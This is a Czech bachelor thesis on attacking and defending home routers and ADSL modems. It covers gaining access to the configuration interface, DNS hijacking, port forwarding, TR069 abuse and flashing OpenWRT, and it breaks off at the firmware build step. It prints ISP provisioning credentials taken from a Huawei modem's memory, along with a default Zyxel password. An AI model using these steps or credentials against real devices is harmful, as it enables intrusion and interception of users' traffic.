

Přírodovědecká fakulta Jihočeské univerzity

Bakalářská práce:

**Možnosti a důsledky
zneužití soukromé síťové
infrastruktury**

Vypracoval: Martin Kunc

Školitel: Ing. Petr Břehovský

České Budějovice 2011

Bibliografické údaje

Kunc M., 2011: Možnosti a důsledky zneužití soukromé síťové infrastruktury.

[Methods and consequences of private network infrastructure exploitation. Bc.. Thesis, in Czech.] – 27 p., Faculty of Science, The University of South Bohemia, České Budějovice, Czech Republic.

Abstract:

This bachelor thesis focuses on security of private network infrastructure devices such as routers, ADSL modems, and access points. It summarizes the risks arising from the lack of user interest in this kind of device and lists possible attacks aimed at these devices and the potential harm caused by them. Further this paper focuses on how to defend against such attacks and how to detect them.

Prohlašuji, že svoji bakalářskou práci jsem vypracoval samostatně pouze s použitím pramenů a literatury uvedených v seznamu citované literatury.

Prohlašuji, že v souladu s § 47b zákona č. 111/1998 Sb. v platném znění souhlasím se zveřejněním své bakalářské práce, a to v nezkrácené podobě elektronickou cestou ve veřejně přístupné části databáze STAG provozované Jihočeskou univerzitou v Českých Budějovicích na jejích internetových stránkách, a to se zachováním mého autorského práva k odevzdanému textu této kvalifikační práce. Souhlasím dále s tím, aby toutéž elektronickou cestou byly v souladu s uvedeným ustanovením zákona č. 111/1998 Sb. zveřejněny posudky školitele a oponentů práce i záznam o průběhu a výsledku obhajoby kvalifikační práce. Rovněž souhlasím s porovnáním textu mé kvalifikační práce s databází kvalifikačních prací Theses.cz provozovanou Národním registrem vysokoškolských kvalifikačních prací a systémem na odhalování plagiátů.

Datum 28.4.2011

Martin Kunc

Poděkování

Na tomto místě bych rád poděkoval především svému školitelovi Ing. Petru Břehovskému za cenné rady a připomínky, pomoc při řešení problémů a odborné vedení.

Můj velký dík patří také rodičům za podporu při studiu a a všem, kteří mi v průběhu práce jakkoli pomohli.

Obsah

| | |
|--|-----------|
| Slovníček pojmů..... | 1 |
| 1 Úvod..... | 3 |
| 2 Cíle práce..... | 4 |
| 3 Metodika..... | 4 |
| 3.1 Použitá technika..... | 4 |
| 4 Zkoumaná zařízení..... | 5 |
| 5 Metody ovládnutí zařízení..... | 6 |
| 5.1 Metody zpřístupnění konfiguračního rozhraní..... | 6 |
| 5.2 Metody zneužití konfiguračního rozhraní..... | 8 |
| 6 Důsledky ovládnutí zařízení..... | 10 |
| 6.1 Změna adresy DNS serveru..... | 10 |
| 6.2 Přesměrování portů a DMZ..... | 11 |
| 6.3 Podvržení zákeřného kódu ovládnutému zařízení..... | 12 |
| 7 Instalace zákeřného firmware na ovládnuté zařízení..... | 12 |
| 7.1 Změna firmware..... | 13 |
| 7.2 Vložení zákeřného kódu přímo do zařízení..... | 19 |
| 8 Důsledky instalace zákeřného firmware | 20 |
| 8.1 Odposlech..... | 20 |
| 8.2 Bot..... | 22 |
| 8.3 Proxy server..... | 22 |
| 9 Možná řešení obrany..... | 23 |
| 9.1 Detekce změny DNS serveru..... | 23 |
| 9.2 Detekce přesměrování portů a DMZ..... | 24 |
| 9.3 Detekce odposlechu..... | 24 |
| 9.4 Obecná doporučení..... | 25 |
| 10 Návrhy pro budoucí řešení..... | 25 |
| 11 Závěr..... | 26 |
| 12 Seznam použité literatury..... | 27 |

Slovníček pojmů

VPN – (virtual private network) virtuální síť mezi počítači, většinou je zabezpečená heslem a obvykle šifruje komunikaci, která na ní probíhá.

NAS server – (network-attached storage) zařízení sloužící ke sdílení dat, zpravidla o velikosti malé krabičky (menší než router), ke kterému se disk připojuje externě, nebo o větší velikosti, kdy má např. 3,5" disk nainstalovaný sobě

Firmware – operační systém pro různé druhy zařízení – telefony, fotoaparáty, televize, routery, ADSL modemy atp.

Print server – zařízení, v podobě sloužící k umožnění tisku po síti na tiskárnu, která tuto funkcionalitu standardně nepodporuje.

WPA2 – protokol používaný pro zabezpečení bezdrátové sítě, nástupce WPA. V dnešní době je jeho používání důrazně doporučováno (oproti WEP nebo WPA).

Oficiální firmware – firmware dodávaný buď rovnou v zařízení nebo formou aktualizací výrobcem zařízení.

Neoficiální firmware – firmware, který nebyl vyroben výrobcem. Obvykle je psaný skupinou „nadšenců“ a vyvíjený přímo pro danou problematiku např. OpenWRT nebo DD-WRT.

DMZ/DMZ host – (demilitarized zone) – jedno zařízení (v tomto případě), které je „viditelné“ z internetu. Pod stejným názvem existuje položka v konfiguraci modemů a routerů. Tímto nastavením pak administrátor určí zařízení, které se tím stane DMZ hostem. Což znamená, že všechna všechna příchozí připojení jsou přesměrována na dané zařízení.

Cross-compiler – nástroj nebo sada softwarových nástrojů umožňující kompilaci pro jinou cílovou architekturu než na které stroj, který kompilaci provádí, běží.

Toolchain – sada softwarových nástrojů, která v našem případě umožní zkompilovat upravené zdrojové kódy linuxového jádra, vytvořit systém souborů pro použití na zařízení a vše zabalit do stavu, ve kterém je možno nově vytvořený firmware nahrát do zařízení.

Trasování – proces sloužící určení trasy paketu k cíli, využívá se buď tracert (win) nebo traceroute (linux). Výsledkem trasování je seznam IP adres uzlů, přes které komunikace probíhá.

TTL – (time to live) hodnota v hlavičce paketu, která se na každém uzlu, kterým projde, sníží o 1. Tímto mechanismem se zabraňuje zahlcení sítě zacyklenými pakety.

Internetová brána – zařízení sloužící k připojení počítače/počítačů do Internetu. Nejčastěji ADSL modem nebo router.

Webové konfigurační rozhraní – přehledné grafické rozhraní přístupný webovým prohlížečem na IP adrese internetové brány.

Zařízení – jediné známe obecné pojmenování aktivních síťových prvků, jejichž seznam je uveden v kapitole Zkoumaná zařízení. Místo opakovaného vypisování všech druhů nebo místo neustálého používání termínu „konfigurovatelná síťová zařízení pracující na 3. vrstvě modelu ISO/OSI“ je v práci často užit tento pojem.

1 Úvod

Téma této práce, která se zaměřuje na bezpečnost soukromé síťové infrastruktury, jsem si zvolil z toho důvodu, že počítačové sítě jsou podle mého názoru v dnešní době nejpodstatnější částí počítačů. Totiž počítač, který není připojen do žádné sítě, ať již uzavřené a soukromé, nebo do Internetu, je až na některé výjimky, pro většinu lidí a velkou část firem užitečný asi tak jako psací stroj. A většinou jsou to právě služby na Internetu, které lidé doma využívají a věnují jim podstatnou část doby strávené u počítače. **A s internetem přicházejí i různé hrozby.**

V dnešní době je již dostatek možností jak se těmto hrozbám bránit, jmenovitě například firewall, antivir, ale i jiné softwarové nástroje. Ovšem tyto nástroje se primárně zaměřují na bezpečnost samotného počítače. Co zůstává naprosto nechráněno a nekontrolováno, je zařízení, které počítač k Internetu připojuje, ať už je to ADSL modem, router, nebo Wi-Fi klient. Prakticky všechna tato zařízení, které umožňují připojit více počítačů najednou, mají v dnešní době velmi dobré parametry. Takových parametrů ještě nedávno dosahovaly pouze vysoce výkonné počítače.

Frekvence procesorů u těchto zařízení překonaly hranici 200 Mhz a operační paměti v některých případech dosahují i kapacity 64MB, čímž se tato zařízení stávají zajímavými pro útočníky z internetu. Přesněji je to dostatek na nahrání škodlivého softwaru nebo dokonce celého operačního systému, což umožní útočnickovi odposlouchávat komunikaci mezi danou privátní sítí a internetem, či dokonce provádět další útoky vedoucí k napadení počítačů v síti.

Za problém považuji přístup uživatelů k těmto zařízením. Z pohledu běžného uživatele takové zařízení většinou vypadá jako „neškodná krabička“, něco jako „rozdvojka“ pro elektrickou síť, kterou je pouze potřeba čas od času vypnout a zapnout v případě, že přestane fungovat připojení k internetu. V případě napadení počítače si průměrný uživatel většinou všimne, že mu na počítači vyskakují „podivná okénka“ a že celkově je počítač „nějak pomalý“, ale u napadeného routeru či ADSL modemu se mu v nejhorším případě zpomalí internet, čehož si stejně všimne pouze pokud něco stahuje. Když mu to bude opravdu vadit, bude si stěžovat svému poskytovateli internetu na nízkou rychlost internetového připojení. Ale i takováto „krabička“ vyžaduje čas od času zkontrolovat. Proto je důležité vytvořit všeobecné povědomí o tom, že i tento, ve skutečnosti počítač, může být napaden červem nebo virem.

Ve výsledku se rychlost zařízení dá využít i k užitečným věcem. Například instalací neoficiálního firmware, který vám umožní se odkudkoliv připojit pomocí VPN do své vlastní sítě nebo vytvořením datového skladiště ve vlastní síti, se dá mnohdy ušetřit i několik tisíc, které by člověk jinak musel utratit za zařízení, jež dané služby umí již z výroby. Samozřejmě se tím zvyšuje riziko napadení, protože zařízení s neoficiálním firmware je lákavější pro útočníka a to ze stejného důvodu jako pro administrátora zařízení, totiž že má víc možností. Na druhou stranu tímto řešením získá zařízení potřebnou kontrolu – člověk, který využije podobné možnosti je v tomto ohledu dost vzdělaný na to, aby zařízení kontroloval, a tím tedy i větší šanci na zjištění případného útoku.

2 Cíle práce

- Prokázat a popsat zranitelnost ADSL modemů/routerů,
- zkompileovat a použít open source firmware OpenWRT,
- popsat případná rizika u těchto zařízení,
- navrhnout možná řešení obrany.

3 Metodika

3.1 Použitá technika

3.1.1 Hardware:

- ADSL modem D-link DSL-G684T
- ADSL modem Huawei echolife HG520i
- ADSL modem Zyxel P660HW-T3 v2 (pouze vzdáleně)
- router Linksys WRT-54GL
- 3x PC
- ADSL linka (O2)

3.1.2 Software

- operační systém Windows 7
- operační systém Ubuntu 9.04
- operační systém Debian GNU/Linux 5.0
- OpenWRT
- DD-WRT

4 Zkoumaná zařízení

V této bakalářské práci se zaměřuji primárně na aktivní síťové prvky určené pro domácnosti a případně malé firmy. Z této zkoumané skupiny můžeme vyloučit nekonfigurovatelná zařízení jako jsou například přepínače (switche) a na seznamu zůstanou routery (směrovače), ADSL modemy, bezdrátové přístupové body, teoreticky pak print servery, NAS servery nebo IP kamery, což je relativně velká skupina zařízení.

Všechna tato zařízení je možné napadnout či jinak zmanipulovat. Jeden z nejzajímavějších a také nejsložitějších útoků je použití neoficiálního firmware jako je OpenWRT nebo DD-WRT. Komplikovanost tohoto útoku spočívá v tom, že existuje více druhů různorodých architektur (např.: TI AR7, atheros, brcm63xx) a prakticky každý model potřebuje firmware zkompileovaný přesně na míru.

Jak OpenWRT tak DD-WRT má na svých stránkách seznamy podporovaného hardwaru, podle kterého zjistíme, jestli námi vybrané zařízení lze přeprogramovat (přepsat firmware). Většinou se rozlišuje několik kategorií zařízení označovaných jako podporované (supported), nepodporované (unsupported) nebo na jejichž podpoře se teprve pracuje (WiP – work in progress), případně neotestované, to jest zařízení, které by mělo fungovat ale není to 100% ověřené (Possible but not being worked on).

Označení nepodporované a „WiP“ neznamená, že zařízení 100% nelze napadnout. Znamená pouze fakt, že OpenWRT nebo DD-WRT dané zařízení nepodporuje.

K této bakalářské práci mi byl poskytnut ADSL modem D-Link DSL-G684T, který byl použit pro většinu testů. Na webových stránkách OpenWRT je uváděn jako podporovaný, ale všechny dostupné předkompilované verze firmware jsou vytvořeny pro Annex-A. Annex-A je druh ADSL,

který se dnes používá například v Anglii. U nás se používá Annex-B a proto je nutné pro použití v ČR sestavit vlastní firmware.

5 Metody ovládnutí zařízení

Metody ovládnutí zařízení jsou v této kapitole rozděleny na dvě skupiny. První skupina se zabývá metodami pro zpřístupnění konfiguračního rozhraní zařízení a druhá jeho zneužitím.

Každé zařízení má alespoň jedno konfigurační rozhraní, které slouží například k nastavení bezdrátové sítě nebo DHCP serveru ale i k mnoha dalším konfiguracím.

5.1 Metody zpřístupnění konfiguračního rozhraní

Prvním úkolem pro útočníka je zpřístupnění konfiguračního rozhraní. Pokud nezíská k žádnému takovému rozhraní přístup, nemůže vyvíjet žádnou další aktivitu.


5.1.1 Vzdáleným konfigurační rozhraní

Zařízení mají obvykle možnost vzdálené administrace. Vzdálené konfigurační rozhraní bývá dostupné pomocí webového prohlížeče na portu 8080. Výsledná adresa pak vypadá například takto: `http://[IP adresa zařízení]:8080/`. Dostupnost tohoto rozhraní závisí na konfiguraci zařízení. V továrním nastavení je tato možnost v drtivě většině (ve všech mě známých případech) vypnutá.

5.1.2 Využitím napadeného/infikovaného počítače v dané síti

Napadený počítač lze využít např. k vytvoření tunelu, pomocí kterého je možno se vzdáleně připojit na lokální konfigurační rozhraní zařízení. Jedna z možností vytvoření tunelu je pomocí SSH. V tomto případě lze využít například PuTTY. Ve větvi **Connection** → **SSH** → **Tunnels**, stačí v položce **Source port** vyplnit libovolné číslo lokálního neobsazeného portu (například 3000) a v položce **Destination** vnitřní IP adresu zařízení a port. Port s webovou konfigurací zařízení bývá obvykle 80. Vše je třeba potvrdit tlačítkem **Add** a pak je již možné se obvyklým způsobem připojit na SSH server umístěným na straně napadeného počítače.

Na počítači útočníka poté stačí zadat ve webovém prohlížeči adresu, na které je přístupné webové konfigurační rozhraní zařízení. V takto popsaném případě by adresa vypadala takto: `http://127.0.0.1:3000/`



Obr. 1: Vytvoření tunelu pomocí PuTTY

Další možností je zmanipulování prohlížeče v počítači. Jak je popsáno v článku Hacking the interwebs je možné vytvořit flash aplikaci, která může pomocí protokolu UPnP změnit konfiguraci zařízení. (Hacking the interwebs 2008). Při vstupu na webovou stránku s touto zákeřnou aplikací, prohlížeč aplikaci spustí a provede naprogramované změny v nastavení zařízení.

5.1.3 Využitím protokolu TR069

Protokol TR069 slouží ke vzdálené administraci, konfiguraci a upgrade firmware u ADSL modemů a je využíván poskytovatelem připojení k internetu. Zařízení se zde rozdělují na CPE a ACS. CPE (Customer Premises Equipment) je zařízení na straně uživatele v tomto případě tedy ADSL modem. ACS (Auto-Configuration Server) je server, pomocí kterého poskytovatel připojení mění konfiguraci a firmware na CPE.

Modem, který podporuje TR069, má otevřený port 7547 na vnějším rozhraní a je tedy volně dostupný z Internetu.

5.1.4 Využitím Wi-Fi

U nezabezpečených bezdrátových sítí, se stačí připojit do sítě. Pomocí DHCP protokolu se zjistí IP adresa Internetové brány. Tuto adresu stačí zadat do prohlížeče a tím se otevře webové rozhraní.

U špatně zabezpečených bezdrátových sítí chráněných například pomocí šifrování WEP je nutné nejprve prolomit heslo. Prolomení ovšem zabere na dnes běžném počítači maximálně několik

desítek minut v závislosti na složitosti hesla.

Šifrování WPA2 se v dnešní době považuje za relativně bezpečné, za předpokladu použití bezpečného hesla.

5.2 Metody zneužití konfiguračního rozhraní

Samotný přístup útočníka ke konfiguračnímu rozhraní, ještě neznamená, že má zařízení plně pod kontrolou. Pro ovládnutí zařízení je nutné získat přístup k samotné konfiguraci. Existuje několik způsobů, jak se ke konfiguraci „dostat“.

5.2.1 Uhádnutím hesla

Pro změnu nastavení pomocí webového či textového konfiguračního rozhraní je nutné heslo. Pokud si uživatel heslo nezmění dá se toto heslo zjistit z manuálu k zařízení. V drtivě většině je implicitním heslem „admin“. V případě, že tento postup skončí neúspěchem, nezbyvá než použít takzvaný brute-force útok, při kterém se zkoušejí náhodná hesla.

5.2.2 Odposlechem hesla


V případě, že lze odposlouchávat komunikaci v lokální síti (případy 6.1.2 a 6.1.4), je možné odposlechnout i heslo. U webového konfiguračního rozhraní probíhá komunikace pomocí protokolu http a heslo se posílá v nešifrované podobě. Stejně tak je tomu u protokolu telnet. V obou případech je tedy odposlech hesla snadný. Výjimkou je protokol SSH u kterého je šifrována jak autentizace tak celá následná komunikace.

5.2.3 Zneužitím chyby konfiguračním rozhraní

U některých zařízení se vyskytují chyby, jejichž využitím lze obejít autentizaci. V takovém případě je možné zadat přímo URL, která by mohla vypadat například takto `http://[IP adresa zařízení]/managment.cgi` a provádět změny v nastavení zařízení. Samotná URL se pak liší podle výrobce a případně i podle modelu zařízení.

5.2.4 Zneužitím protokolu TR069

Zneužitím protokolu TR069 lze teoreticky změnit konfiguraci ADSL modemu ba dokonce celý firmware. Jak již bylo řečeno modemy, mívají volně přístupný port 7545. Při zadání adresy `http://[veřejná IP adresa modemu]:7545/` do prohlížeče, se například u modemu Zyxel P660HW-T3 v2



Obr. 2: Přihlášení na Zyxel P660HW-T3 v2

zobrazí stránka s přihlášením. Heslo je již předvyplněno a ze zdrojových kódů jsem snadno zjistil, že heslo je „user“. Stačí tedy stisknout tlačítko **login**. Následuje přesměrování na stránku, kde jsou vypsány všechny podrobné informace o síti jako například vnitřní IP adresa modemu, SSID, síla šifrování, verze firmware, model zařízení a aktivní porty.

U modemu Huawei echolife HG520i je po připojení na webovou adresu vyžadováno jméno a heslo. Při bližším zkoumání tohoto modemu jsem přišel na fakt, že jméno a heslo je uloženo v čitelné podobě v paměti modemu. Po připojení na modem pomocí následujícího příkazu:

```
$ telnet [vnitřní ip adresa modemu]
```

stačilo zadat jednoduchý příkaz, který vypsalo kompletní nastavení modemu pro protokol TR069

```
HG520i> s cwnmp disp
***** Display messages about cwnmp *****
CWMP Switch: 1
ACS URL: https://[provisioning server]/cwnmpWeb/WGCPeMgt
ACS Login User Name: to2
ACS Login Password: to2
Connection Request URL: http://[verejna ip adresa]:7547/tr069
Connection Request User Name: Vzda13nY.D0H1E6
Connection Request Password: sUp3rCeNt5uM
CPE Inform Period Enable: 1
CPE Inform Period Interval: 600
CPE OUI: 00E0FC
CPE ProductClass: HG520i
CPE SerialNumber: 0021639AE665
CPE Manufacture: Huawei Technologies Co.,Ltd.
CPE ModelName: HG520i
CA: YES
```

Z výpisu je patrné, že hledaným uživatelským jménem je „Vzda13nY.D0H1E6“ a heslem je „sUp3rCeNt5uM“. Heslo je zvoleno dostatečně silné, ale bohužel je uloženo čitelné podobě.

Dokud jsem na tuto skutečnost neupozornil, bylo jméno i heslo pro všechny modemy toho typu stejné. Nyní je součástí uživatelského jména i MAC adresa modemu a proto již není možné použít stejné údaje pro přihlášení na všechny modemy tohoto typu.

V obou případech se jedná o modemy aktuálně používané a u Zyxelu se tento problém stále ještě řeší.

V případě protokolu TR069 si navíc útočník může vytvořit vlastní ACS server. V kombinaci se znalostí adresy ACS serveru poskytovatele připojení (původní řetězec jsem raději nahradil za [provisioning server]), může pomocí útoku zvaného „DNS spoofing“ podvrhnout modemu svůj vlastní ACS server. Tímto způsobem pak získá kompletní kontrolu nad modemem.


6 Důsledky ovládnutí zařízení

6.1 Změna adresy DNS serveru

Útočník může různým způsobem změnit v nastavení routeru či modemu IP adresu DNS serveru. Změnou adresy DNS serveru, může útočník dosáhnout toho, že veškeré dotazy na překlad doménových jmen na IP adresy budou posílány na jeho DNS server. Tímto způsobem pak může podvrhnout libovolnou IP adresu na libovolný dotaz. To znamená, že například místo IP adresy pro poštovní server, na který se chce uživatel připojit, DNS server odpoví IP adresou za kterou se skrývá útočníkem podvržený server sloužící k získávání autentizačních údajů. Stejným způsobem se útočník může dostat k přihlašovacím údajům uživatele k libovolnému serveru, nebo také uživatele

přesměrovat na webové stránky obsahující škodlivý kód.

Při použití firmware OpenWRT s webovým rozhraním LuCI je postup následující. Nejprve je nutné se přihlásit k webovému konfiguračnímu rozhraní. V záložce **network** je záložka **interfaces**. Zde je nastavení pro rozhraní LAN. V tomto nastavení stačí v změnit IP adresu v položce DNS server a potvrdit změny.








Obr. 3: Změna DNS serveru

Takto útočník může získat k přihlašovací údaje uživatele k libovolnému serveru. Stejným způsobem může uživatele přesměrovat na webové stránky obsahující škodlivý kód a v kombinaci s útokem zmíněným v druhé části podkapitoly „5.1.2 Využitím napadeného/infikovaného počítače v dané síti“ může útok zopakovat k navrácení původních hodnot v nastavení a a skrýt tak veškeré stopy po útoku.

6.2 Přesměrování portů a DMZ

Dalšími možnostmi v konfiguraci zařízení jsou přesměrování portů a DMZ. DMZ je prakticky přesměrování všech dostupných portů, zatímco přesměrování portů často označováno jako port forwarding je přesměrování pouze jednotlivých portů. Tímto způsobem, může útočník zpřístupnit jinak nepřístupné porty jednoho počítače v síti a následně provádět útoky přímo na daný počítač.

| General Settings | Advanced Settings |
|--------------------------|--|
| Name | <input type="text"/> |
| Source zone | <input type="radio"/> lan: lan:     <input checked="" type="radio"/> wan: ADSL:  |
| Protocol | TCP <input type="button" value="v"/> |
| External port | 3000 <input type="button" value="v"/> <small>Match incoming traffic directed at the given destination port or port range on this host</small> |
| Internal IP address | 192.168.1.126 <input type="button" value="v"/> <small>Redirect matched incoming traffic to the specified internal host</small> |
| Internal port (optional) | 445 <input type="button" value="v"/> <small>Redirect matched incoming traffic to the given port on the internal host</small> |

Obr. 4: Přesměrování portu u OpenWRT

U OpenWRT probíhá nastavení následovně. V Záložce **network** nalezneme záložku **firewall**. Zaměříme se na položku **redirections**, u které je tlačítko **ADD**, kterým je možné přidat přesměrování portu. Zde je potřeba vyplnit zdroj (**Source zone**) odkud se má paket čekat. V tomto případě se jedná o **wan**. Následujícím krokem je vybrání protokolu (**Protocol**) například **tcp**, portu na kterém bude spojení očekáváno (**External port**) a vnitřní IP adresy (**Internal IP address**) a portu (**Internal port**). V případě, že nebude vyplněna položka **Internal port** bude použit stejný port jak u **External port**.

6.3 Podvržení zákeřného kódu ovládnutému zařízení

Nejzávažnější důsledek ovládnutí zařízení je podvržení firmware. Tomuto tématu je věnována samostatná kapitola.

7 Instalace zákeřného firmware na ovládnuté zařízení

Tato kapitola je rozdělena do dvou podkapitol. Jedna je věnována vytvoření a instalaci OpenWRT firmware, tak aby se zařízení dalo využít k odposlechu. Druhá se zabývá vložením zákeřného kódu do zařízení bez změny firmware a nejedná se tedy o tak rozsáhlou změnu jako v prvním případě.

7.1 Změna firmware

Jednou z možností, jak podvrhnout zákeřný kód, je nahrát do zařízení vlastní firmware. Nejjednodušší je využít již hotový firmware, který lze i s podrobným návodem nalézt na webových stránkách OpenWRT¹ nebo DD-WRT², případně jiných podobných projektů.

DD-WRT firmware je podle mého názoru dobrá volba pro začátečníka. Tento firmware byl od začátku zaměřen na snadnou správu a co možná nejjednodušší přejítí z původního konfiguračního rozhraní, které je v zařízení z výroby. Všechno je zde přehledné a podle mých zkušeností funguje naprosto spolehlivě. Ve většině případů navíc rozšíří funkcionalitu původního firmware podle toho, jakou verzi si uživatel vybere.

OpenWRT je na druhou stranu určeno pro pokročilejší uživatele. Oba projekty jsou založené na linuxu, ale v tomto případě k hlavní konfiguraci slouží vzdálené textové rozhraní a grafické rozhraní je zde pouze jako jakási volitelná nástavba. Krom již hotových verzí si uživatel může stáhnout kompletní toolchain se zdrojovými kódy a v konfiguraci kompilace si vybrat všechny nástroje a programy, které ve výsledném firmware chce mít.

Pro použití na DSL-G684T jsem zvolil OpenWRT ze dvou závažných důvodů. Zaprvé DD-WRT v době psaní této bakalářské práce nepodporoval ADSL modemy, zadruhé jsem potřeboval přidat nástroje, které bych mohl využít k demonstraci odposlechu a podpora vlastní kompilace není v případě DD-WRT tak rozsáhlá jako u OpenWRT.

7.1.1 Stažení zdrojových kódů

Při stahování a kompilaci jsem postupoval podle návodu uvedeného v článku na webových stránkách OpenWRT³. Ve zkratce se jedná o stažení potřebných nástrojů, stažení zdrojových kódů pomocí svn a konfigurace kompilace. Popisovaný postup jsem ověřil jak na operačním systému Debian tak na operačním systému Ubuntu.

Nejprve je nutno stáhnout všechny potřebné balíky.

```
# apt-get install build-essential asciidoc binutils bzip2 gawk gettext \  
git libncurses5-dev libz-dev patch unzip zlib1g-dev
```

1 <http://openwrt.org/>

2 <http://www.dd-wrt.com/>

3 <http://wiki.openwrt.org/doc/howto/build>

Pro 64 bitové systémy se potřebné balíky trochu liší, využijeme proto tento příkaz:

```
# apt-get install build-essential asciidoc binutils bzip2 gawk gettext \  
git libncurses5-dev libz-dev patch unzip zlib1g-dev ia32-libs \  
lib32gcc1 libc6-dev-i386
```

Ke stažení zdrojových kódů je zapotřebí subversion. Program je proto potřeba stáhnout a nainstalovat.

```
# apt-get install subversion
```

Následující příkazy práv privilegovaného uživatele. Pro přehlednost je vhodné vytvořit složku „OpenWRT“

```
# mkdir OpenWrt/  
# cd OpenWrt/
```

Zdrojové kódy se stáhnou zadáním příkazu:

```
$ svn co svn://svn.openwrt.org/openwrt/trunk/
```

Kódy se stáhnou do nově vytvořené složky trunk/. Změníme tedy pracovní adresář na trunk/.

```
$ cd trunk
```

Stáhneme dodatečné balíčky:

```
$ ./scripts/feeds update -a
```

a pomocí

```
$ ./scripts/feeds install -a
```

je nainstalujeme. A na závěr vytvoříme standardní konfiguraci:


```
$ make defconfig
```

7.1.2 Konfigurace

Následuje konfigurační část, ve které si vybereme potřebné balíčky. Ve složce stažené pomocí svn z projektu OpenWRT, zadáme příkaz

```
$ make menuconfig.
```

Tento příkaz slouží k zobrazení přehledného konfiguračního rozhraní, pomocí kterého můžeme měnit nastavení kompilace a vybírat jednotlivé balíčky.



Obr. 5: Nastavení kompilace OpenWRT

